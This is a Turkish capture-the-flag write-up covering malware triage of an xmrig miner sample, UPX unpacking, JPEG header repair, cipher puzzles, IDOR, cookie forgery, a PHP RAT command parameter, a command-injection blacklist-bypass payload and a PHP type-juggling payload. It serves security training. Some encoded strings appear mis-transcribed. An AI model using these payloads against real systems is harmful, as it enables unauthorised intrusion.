

windows.exe

öncelikle zararlı bir dosya olduğunu bildiğimiz için virustotale atıyoruz ve behavior kısmında diğer kaynakları inceliyoruz

b444c4b5738711866c170ce4844a8f80dc22e2058

9 / 70

① 9 security vendors and 1 sandbox flagged this file as malicious

49b7c957301b6d5e598becbb444c4b5738711866c170ce4844a8f80dc22e2058
sample-windows.exe

4.53 MB | 2022-07-17 12:06:39 UTC | 7 hours ago

Community Score: 9 / 70

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Zenbox 5

Network Communication

DNS Resolutions

- + objects.githubusercontent.com
- + github.com
- + pool.hashvault.pro

IP Traffic

- 140.82.121.4:443 (TCP)
- 185.199.108.133:443 (TCP)
- 142.132.131.248:80 (TCP)

JA3 Digests

3fed133de60c35724739b913924b6c24
c34a54599a1fbaf178aa6d633545a60

zenbox kaynağından gelen olayları incelerken processes tree dikkatimi çekiyor burdaki değerleri bir şekilde decode etmemiz gerekiyor

Process And Service Actions

Processes Tree

- ↳ 6588 - "C:\Users\user\Desktop\sample-windows.exe"
- ↳ 6584 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
- ↳ 5452 - C:\Users\user\AppData\Local\Temp\none\xmrig-6.16.4\xmrig.exe --url pool.hashvault.pro:80 --user 46zdrdr14XunCANLoymnVx:SFZi15Af3qycbEPoh72qrS6dSFHdavYnHb29zTNXqqRHAFBmWxW5QuKvYdAQ5SU3GqqRfEA --pass RmxhZ3sweDQ2NkM2MTY3N0l2ODY1NzI3MzY1Nzk3NjM0NzQ2MTZFMzE2MzY5Nku3RH0= --donate-level 1 --tls-fingerprint 420c7850e09b7c0bdcf748a7da9eb3647daf8515718f36d9ccfd6b9ff834b
- ↳ 4 - C:\Users\user\AppData\Local\Temp\none\xmrig-6.16.4\WinRing0x64.sys

sırayla base64 değerleri decode ettiğimizde

RmxhZ3sweDQ2NkM2MTY3N0I2ODY1NzI3MzY1Nzk3NjM0NzQ2MTZFmZE2MzY5NkU3RH0=

Output

Flag{0x466C61677B686572736579763474616E3163696E7D}

flag değerine ulaştık denedigimizde flag in hatalı olduğunu gösteren bir hata aldık bu yüzden flagin içerisinde yer alan hexadecimal değeri decode ettik ve **Flag{herseyv4tan1cin}** flagine ulaşmış olduk

Hesap Makinesi

önceki dosyaya yetkilerini verip çalıştırıyoruz bu şekilde çalışma şekline anlıyoruz

```
(kali㉿kali)-[~/Desktop]
$ chmod +x sample-linux\(_\)
(kali㉿kali)-[~/Desktop]
$ mv sample-linux\(__) hesapmak
(kali㉿kali)-[~/Desktop]
$ ./hesapmak

!(Dost Canlisi) hesap makinesine hoş geldiniz :D

Kullanimi oldukca basit! Sadece 2 sayı giriyorsunuz ve işlem tamam :DD

    +++Menu+++
[1] Toplama
[2] Çıkarma
[3] Çarpma
[4] Bolme

Seciminiz: 1

1. sayiyi giriniz: 2

2. sayiyi giriniz: 3
Sonuc: 5

!(Dost Canlisi) hesap makinesine hoş geldiniz :D
```

daha sonra dosyanın okunabilir stringlerini görmek için aşağıdaki komutu çalıştırıyoruz.

strings hesanmak

```
ViiI$HuBi  
@bQs  
5j;5  
,p7:)  
a(J;(  
ww):^'L)  
_5EA  
A_dT  
m@S@  
[r~\|E  
~$AYAZR}8  
p^_lA  
UPX!  
UPX!
```

dosyanın en altında yer alan UPX! stringini araştırdığımda paketleyici olduğunu fark ettim
daha sonra ise:

upx -d hesapmak

komutunu çalıştırıldım ve unpack işlemini yaptım bu sayede dosyanın içinde yer alan değerleri daha kolay bir şekilde görebileceğiz.

```
$ upx -d hesapmak
          Ultimate Packer for eXecutables
          Copyright (C) 1996 - 2020
UPX 3.96      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

```

File size	Ratio	Format	Name
1998848 ←	828280	41.44%	linux/amd64
hesapmak			

```
Unpacked 1 file.
```

```


bytes.Buffer: reader returned negative count from Readfmt: scanning called UnreadRune with no rune availablegcControllerState.findRunnable: blackening not
enabledname is not in canonical format (it must end with a .)no goroutines (main called runtime.Goexit) - deadlock!casfrom_gscanstatus:top gp->status is not
in scan stategentraceback callback cannot be used with non-zero skipnewproc: function arguments too large for new goroutineos: invalid use of WriteAt on file
opened with O_APPENDreflect: internal error: invalid use of makeMethodValuein gcMark expecting to see gphase as _Gmarkterminationnon-empty pointer map
passed for non-pointer-size valuesprofilealloc called without a P or outside bootstrappingstrings: illegal use of non-zero Builder copied by valuegentraceback
cannot trace user goroutine on its own stacknon-Go code set up signal handler without SA_ONSTACK flagruntime: checkmarks found unexpected unmarked object
obj=runtime: netpoll: break fd ready for something unexpectedsync: WaitGroup misuse: Add called concurrently with WaitGizli bir bolum kesfettinn!!
Parolayı gir odulu kazanın!!runtime: mmap: too much locked memory (check 'ulimit -l')
sync/atomic: store of inconsistently typed value into Valueaddr range base and limit are not in the same memory segmentmanual span allocation called with non-
manually-managed typeaRegArgsType needs GC Prog, update methodValueCallFrameObjsgo package net: GODEBUG setting forcing use of Go's resolver
runtime: may need to increase max user processes (ulimit -u)
path    meido   (devel)
mod     meido
found bad pointer in Go heap (incorrect use of unsafe or cgo?)runtime: internal error: misuse of lockOSThread/
unlockSThreadABCDEFHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-
_runtime.SetFinalizer: pointer not at beginning of allocated blockgo package net: built with netgo build tag; using Go's DNS resolver
bytes.Buffer: UnreadByte: previous operation was not a successful readcannot convert slice with length %y to pointer to array with length %xtoo many
concurrent operations on a single file or socket (max 1048575)reflect.Value.Interface: cannot return value obtained from unexported field or
methodW0xNGFGb3pjM2RsUkZFeVRtdE5NazFVV1ROT01Fa3lUMFJaZUU1NmEzcE9SR013VG5wUmVrNUVXVEZPYTFVeVQwUlplRTVyU1RKUFZGcERUbXByTWxKRVL6Rk9la2t6Fhwk5NTZVVEpQVzvRVR-
tcHJNbEpFV1RCT2Ftc3pUV3BrUldaUIBUD0=
!(Dost Canlısı) hesap makinesine ho
geldiniz :D
    Kullanımı oldukça basit! Sadece 2 sayı giriyorsunuz ve işlem tamam :DD
        +++Menü+++
        [1] Toplama
        [2] Çıkarma
        [3] Çarpma

```

strings hesapmak

komutunun çıktısını okumaya başladığımızda yukarıda belirtilen **Gizli bir bolum kesfettinn!!** yazısını görünce aşağıda bulunan değerlere dikkat etmemiz gerektiğini düşünebiliriz.bu yüzden


**VW0xNGFGb3pjM2RsUkZFeVRtdE5NazFVV1ROT01Fa3lUMFJaZUU1NmEzcE9SR013VG5wUmVrNUVXVEZPYTFVeVQwUlplRTVyU1RKUFZGcERUbXByTWxKRVL6Rk9la2t6Fhwk5NTZVVEpQVzvRVR-
tcHJNbEpFV1RCT2Ftc3pUV3BrUldaUIBUD0=**
değerini basse 64 olduğunu düşündüm ve decode ettim



flag değerinin içinin yine hexadecimal olmasından şüphelenip flag içeriğini hexadecimal decode ettik, ve **Flag{hay4tt4enhakikimursitilimdir}** flagine bu şekilde ulaşmış olduk

Anıt

Siteye girdiğimiz anda ilk başta robots.txt ye gittik ve **2f 63 61 6e 61 6b 6b 61 6c 65 2e 6a 70 67** ascii karakterini gördük. Bu değerleri decode ettiğimizde **/canakkale.jpg** değerini gördüm bu dosyaya gittiğimde ise dosyanın bozuk olduğunu fark ettik



daha sonra dosyanın magic byte larında sorun olabileceğini düşündük

quality.

JPEG compression is used in a number of image file formats.

JPEG/Exif is the most common image format used by digital cameras and other image capture devices.

JPEG/JFIF, it is the most common format for storing and transmitting photographic images on the Internet.

JPEG files (compressed images) start with an image marker which always contains the marker code hex values **FF D8 FF**. It does not have a length of the file embedded, thus we need to find JPEG trailer, which is **FF D9**.

Let's examine the example

When inspecting example.jpg file's binary data using any Hex Viewer, like Active@ Disk Editor we can see it starts with a signature FF D8 FF:

HxD - [C:\Users\yusuf\Downloads\canakkale.jpg]

File Edit Search View Analysis Tools Window Help

canakkale.jpg

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	AB CD EF	«íà..JFIF....`
00000010	00 60 00 00 FF E1 00 22 45 78 69 66 00 00 4D 4D	.`..ýá."Exif.MM
00000020	00 2A 00 00 00 08 00 01 01 12 00 03 00 00 00 01	*.....
00000030	00 01 00 00 00 00 00 00 FF EC 00 11 44 75 63 6Býì..Duck
00000040	79 00 01 00 04 00 00 00 50 00 00 FF E1 03 66 68	y.....P..ýá.fh
00000050	74 74 70 3A 2F 2F 6E 73 2E 61 64 6F 62 65 2E 63	ttp://ns.adobe.c
00000060	6F 6D 2F 78 61 70 2F 31 2E 30 2F 00 3C 3F 78 70	om/xap/1.0/.<xp
00000070	61 63 6B 65 74 20 62 65 67 69 6E 3D 22 EF BB BF	acket begin="i»ë
00000080	22 20 69 64 3D 22 57 35 4D 30 4D 70 43 65 68 69	" id="W5MOMpCehi
00000090	48 7A 72 65 53 7A 4E 54 63 7A 6B 63 39 64 22 3F	HzreSzNTczkc9d"?>..<x:xmpmeta xm
000000A0	3E 0D 0A 3C 78 3A 78 6D 70 6D 65 74 61 20 78 6D	lns:x="adobe:ns:
000000B0	6C 6E 73 3A 78 3D 22 61 64 6F 62 65 3A 6E 73 3A	meta/" x:xmptk="
000000C0	6D 65 74 61 2F 22 20 78 3A 78 6D 70 74 6B 3D 22	Adobe XMP Core 5
000000D0	41 64 6F 62 65 20 58 4D 50 20 43 6F 72 65 20 35	.3-coll 66.14566
000000E0	2E 33 2D 63 30 31 31 20 36 36 2E 31 34 35 36 36	1, 2012/02/06-14
000000F0	31 2C 20 32 30 31 32 2F 30 32 2F 30 36 2D 31 34	:56:27 ">
00000100	3A 35 36 3A 32 37 20 20 20 20 20 20 20 20 22 3E	...<rdf:RDF xmlns
00000110	0D 0A 09 3C 72 64 66 3A 52 44 46 20 78 6D 6C 6E	s:rdf="http://ww
00000120	03 73 3A 72 64 66 3D 22 68 74 74 70 3A 2F 77 77	w.w3.org/1999/02
00000130	77 2E 77 33 2E 6F 72 67 2F 31 39 39 3F 2F 30 32	/22-rdf-syntax-n
00000140	2F 32 32 2D 72 64 66 2D 73 79 6E 74 61 78 2D 6E	s#">....<rdf:Des
00000150	73 23 22 3E 0D 0A 09 09 3C 72 64 66 3A 44 65 73	cription rdf:abo
00000160	63 72 69 70 74 69 6F 6E 20 72 64 66 3A 61 62 6F	ut="" xmlns:xmpM
00000170	75 74 3D 22 22 20 78 6D 6C 6E 73 3A 78 6D 70 4D	M="http://ns.ado
00000180	4D 3D 22 68 74 74 70 3A 2F 2F 6E 73 2E 61 64 6F	be.com/xap/1.0/m
00000190	62 65 2E 63 6F 6D 2F 78 61 70 2F 31 2E 30 2F 6D	m/" xmlns:stRef=
000001A0	6D 2F 22 20 78 6D 6C 6E 73 3A 73 74 52 65 66 3D	./anit.php
000001B0	22 68 74 74 70 3A 2F 2F 6E 73 2E 61 64 6F 62 65	"http://ns.adobe
000001C0	2E 63 6F 6D 2F 78 61 70 2F 31 2E 30 2F 73 54 79	.com/xap/1.0/sTy

ilgili byte ları değiştirdikten sonra sayfamız açıldı




sol aşağıda bulunan anit.php dosyasına gittiğimizde bizi aşağıda bulunan sayfa karşılamakta aynı zamanda /img/ klasörünü listelediğimizde 3 tane resim dosyası bulunduğu fark ettim

W Caesar cipher - Wikipedia en.wikipedia.org

🌐 ASCII - Binary Character Table sticksandstones.kstrom.com

history.png dosyasında bulunan bilgiler bu şekilde:



bu sayfayı gördüğümüzde yukarıda belirtilen distory.png dosyasından dolayı caesar algoritması ile şifrelendiğini düşündük. sayfanın kaynak kodunu incelediğimizde ise Hack girdisi için Hcfo çıktısını aldığı gözükmektedir.Bu girdi ve çıktıyı incelediğimizde;
1.karakter olan **H** için herhangi bir shifting yapılmaz
2. karakter olan **a** harfi **2** karakter ilerletilmiş ve **c** olmuştur
3. karakter olan **c** harfi **3** karakter ilerletilmiş ve **f** olmuştur
4.karakter olan **k** harfi **4** karakter ilerletilmiş ve **o** olmuştur

Bu algoritmayı **Abide** için yaptığımızda Adlh kısmına kadar yukarıda anlatılan gibi yapılmıştır. Fakat son harf olan e harfinin kaç defa ilerletilceğini bulmamız için herhangi bir veri olmadığından burp intruder yardımı ile tüm harfleri sırasıyla denedik ve doğru cevap olan **Adlhh** erişmiş olduk.

sonraki soruda ise;



ilgili resimdeki anıtın nerede olduğu sorulmuş

Bursa Yenimahalle olduğunu bildiğimiz bir anıttı o yüzden araştırmamıza gerek kalmadı

cevabı girince sol alt kısımda flag yazısı karşımıza çıktı **Flag{4n1tl4r_t4r1ht1r}**

Resimdeki anıt hangi şehrimizdedir?

Resimdeki anıt hangi ilçemizdedir?

Gönder

Interview

Herkes için mülakat fırsatı. Mülakat paneline erişmek için İnsan Kaynaklarından Ayşe Zonguldak Hanım'a mail yoluya cv'nizi iletiniz

The screenshot shows a dark blue footer with white text. On the left is the logo 'Klean'. Below it is a placeholder text block: 'Volup amet magna clita tempor. Tempor sea eos vero ipsum. Lorem lorem sit sed elitr sed kasd et'. Underneath is a section titled 'Opening Hours:' with three small icons. To the right are four columns: 'Get In Touch' with address, phone number, and email; 'Quick Links' with three items; 'Newsletter' with placeholder text; and a yellow 'Newsletter' button.

Ayşe zonguldak adlı kişiye mail atmamız gerektiği yazılmış bu yüzden sayfayı mail adresi bulmak için araştırdım fakat daha sonra source codelar içerisinde <https://twitter.com/ProKlean4> adlı twitter hesabını bulduk takip ettiği kişilere baktığında ayşe zonguldak adlı hesabı takip ettiğini gördük

The screenshot shows a Twitter profile for 'Ayşe Zonguldak' (@iAyse_Zonguldak). It includes a profile picture of a woman with glasses, a bio mentioning 'ProClean', and statistics for following and being followed. Below the profile is a tweet from 'Ayşe Zonguldak' (@iAyse_Zonguldak) dated July 15, 2022, which reads: 'Selamlar, @ProKlean4 bünyesinde çalışacak çalışma arkadaşları arıyoruz. CV'nizi e-posta adresime iletebilirsiniz. E-Posta: ayse.zonguldak@h4ckkaradeniz.com'. The tweet has 3 replies, 2 retweets, and 1 like.

İlgili mail adresine mail attım ve dönüş olarak aşağıda olan bilgiler iletildi

Ayşe Zonguldak

Alici: ben ▾

Selmalar,

Mülakat paneline erişmek için;

URL: <http://int101.hackkaradeniz.xyz/mlktktlmadylgnpn1/login.php>

Username: "Alex"

Password: "1a2b3c4d5e6f"

16 Temmuz Cmt 21:33 (2 gün önce)

aşağıda yer alan bigiler ile bulunan siteye girdim site içerisinde hoşgeldin yazısı ve aday id bulunmaktaydı urlde gördüğüm adayID yi md5 decrypte ettim ve aşağıda bulunan 1 sayısını göstermekteydi bu yüzden sırasıyla idor denemeye başladım,

[Use this generator to create an MD5 hash or a string:](#)

3

Generate →

Your String	3
MD5 Hash	eccbc87e4b5ce2fe28308fd9f2a7baf3 Copied!
SHA1 Hash	77de68daecd823babbb58edb1c8e14d7106e83bb Copy


Hosgeldin Kemal
Aday ID: '3'Flag: Flag{v3n1_v1d1_v1c1}
[Click here](#) to Logout.

user id 3 e ulaştığında flagi elde etmiş olduk

APT55


Anasayfaya gittiğimizde 2 tane wallet hesabı bulduk ve uzun süre bu wallet hesaplarına gelen-giden para akışlarına baktık daha sonra hint açılınca rabbit hole a girdiğimizi anladık ve dirbuster attık

apt55.hackkaradeniz.xyz/old/index.php üzerinde olan zip dosyasını indirdik ve 1234 şifresi ile içeriğini açtık.




```
1 <?php
2 // If you want to change your password,
3 // please edit it like this: $password = "example1"; This will make the password: example1
4 // By default the password is: $password = "ww";
5 // Test server = /php/rattest/test_client/server/
6 $password = md5("hkdphprat");
7 $ClientPassword = "False"; // Change in True if you want a password for your client
8 ?>
```

İlgili dosyayı okudugumuzda şifre değişkeninin `$password="ww"` şeklinde belirtilmesi gerekikten `$password=md5("hkdphprat")`; olarak yazıldığını fark ettim bu yüzden `hkdphprat` yazısını md5 encode edip belirtilen test server a giriş yaptım,



daha sonra rattest/test_client/server/test.php endpoint inde bulunan cmd parametresine cat flag.txt yazdığımızda flag karşımıza çıkıyor.



Whois


İlk başta directory fuzz yaptım ve buradan **/whois** dizinini keşfettim fakat gitmeye çalıştığında **302** redirect ediyordu. Siteyi araştırdığında cookie değerini md5 decrypter attığında guest olduğunu anladım daha sonra admin değerini md5 encode edip cookie değerimize set ettiğimizde ilk başta login olmadığı için işe yaramadığını düşündüm fakat sonradan yeniden whois dizinine gittiğimde 200 ok yanıtını aldım. Whois sayfasında ilk dikkatimi verdığım şey command injection zafiyeti idi ve haklı çıktım. Fakat bir çok blacklist kuralları uygulandığını düşündüm çünkü yazdığım çoğu komut çalışmıyordu. **Bu yüzden blacklist te olduğunu bildiğim komutları şu şekilde çalıştırıldım.**

```
| ec$()ho mona
```

Bu payloadın çalıştığını tespit edince echo komutu ile base64 encode edilmiş textleri komut olarak çalıştırılmaya karar verdim bu şekilde hiç bir blackliste takılmadan flag değerini okuyabildim.


Çalıştırdığım komut;

```
a|${ec$()ho+$IFS}Y2F0IC9ob21lL2ZsYWcvd2VsY29tZS50eHQ|base$()64${IFS}-d}
```



Web102

Siteye girdiğimde directory fuzzing e bıraktım ve /plugins dizinine eriştiğimde listelenen klasörleri gezdiğimde cookie.txt ye ulaştık bu cookie admin kullanıcısının cookie değeri olduğunu umut ettim.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_clearance	S0d8HTLjjeTSHvL_BGxKDGqrnKuQIL_FjYba54neIgSw-1658002707-0-150	.hackkarade...	/	Sun, 16 Jul 2023 21:1...	72	true	true	None	Sun, 17 Jul 2022 17:3...
PHPSESSID	dny9k601pmmskukhct4lkv2	challenge102...	/	Session	35	false	false	None	Sun, 17 Jul 2022 17:4...


cookie yi girdiğimde yönetim paneline eriştiğimde key management dizinine girdim. Bir süre burp intruder ile fuzzladım ve şans eseri type juggling zafiyeti tetiklendiğini ve flagi verdiğini fark ettim.

son payload ise şu şekilde;

challenge102.hackkaradeniz.xyz/admin/key.php?password[0]=aa&submit

challenge102.hackkaradeniz.xyz/admin/key.php?password[] =aa&submit

payloadları girildiğinde;



Pikachu

verilen dosyayı ilk başta aşağıda ki komut ile jar dosyasına dönüştürülür

```
d2j-dex2jar Pikachu.apk
```

daha sonra ise jd-gui ile analiz gerçekleştirdim

ilk olarak pikachu isimli bir library nin yüklediğini aşağıdaki kod satırı sayesinde fark ettim

```
    static {
        System.loadLibrary("pikachu");
    }
```

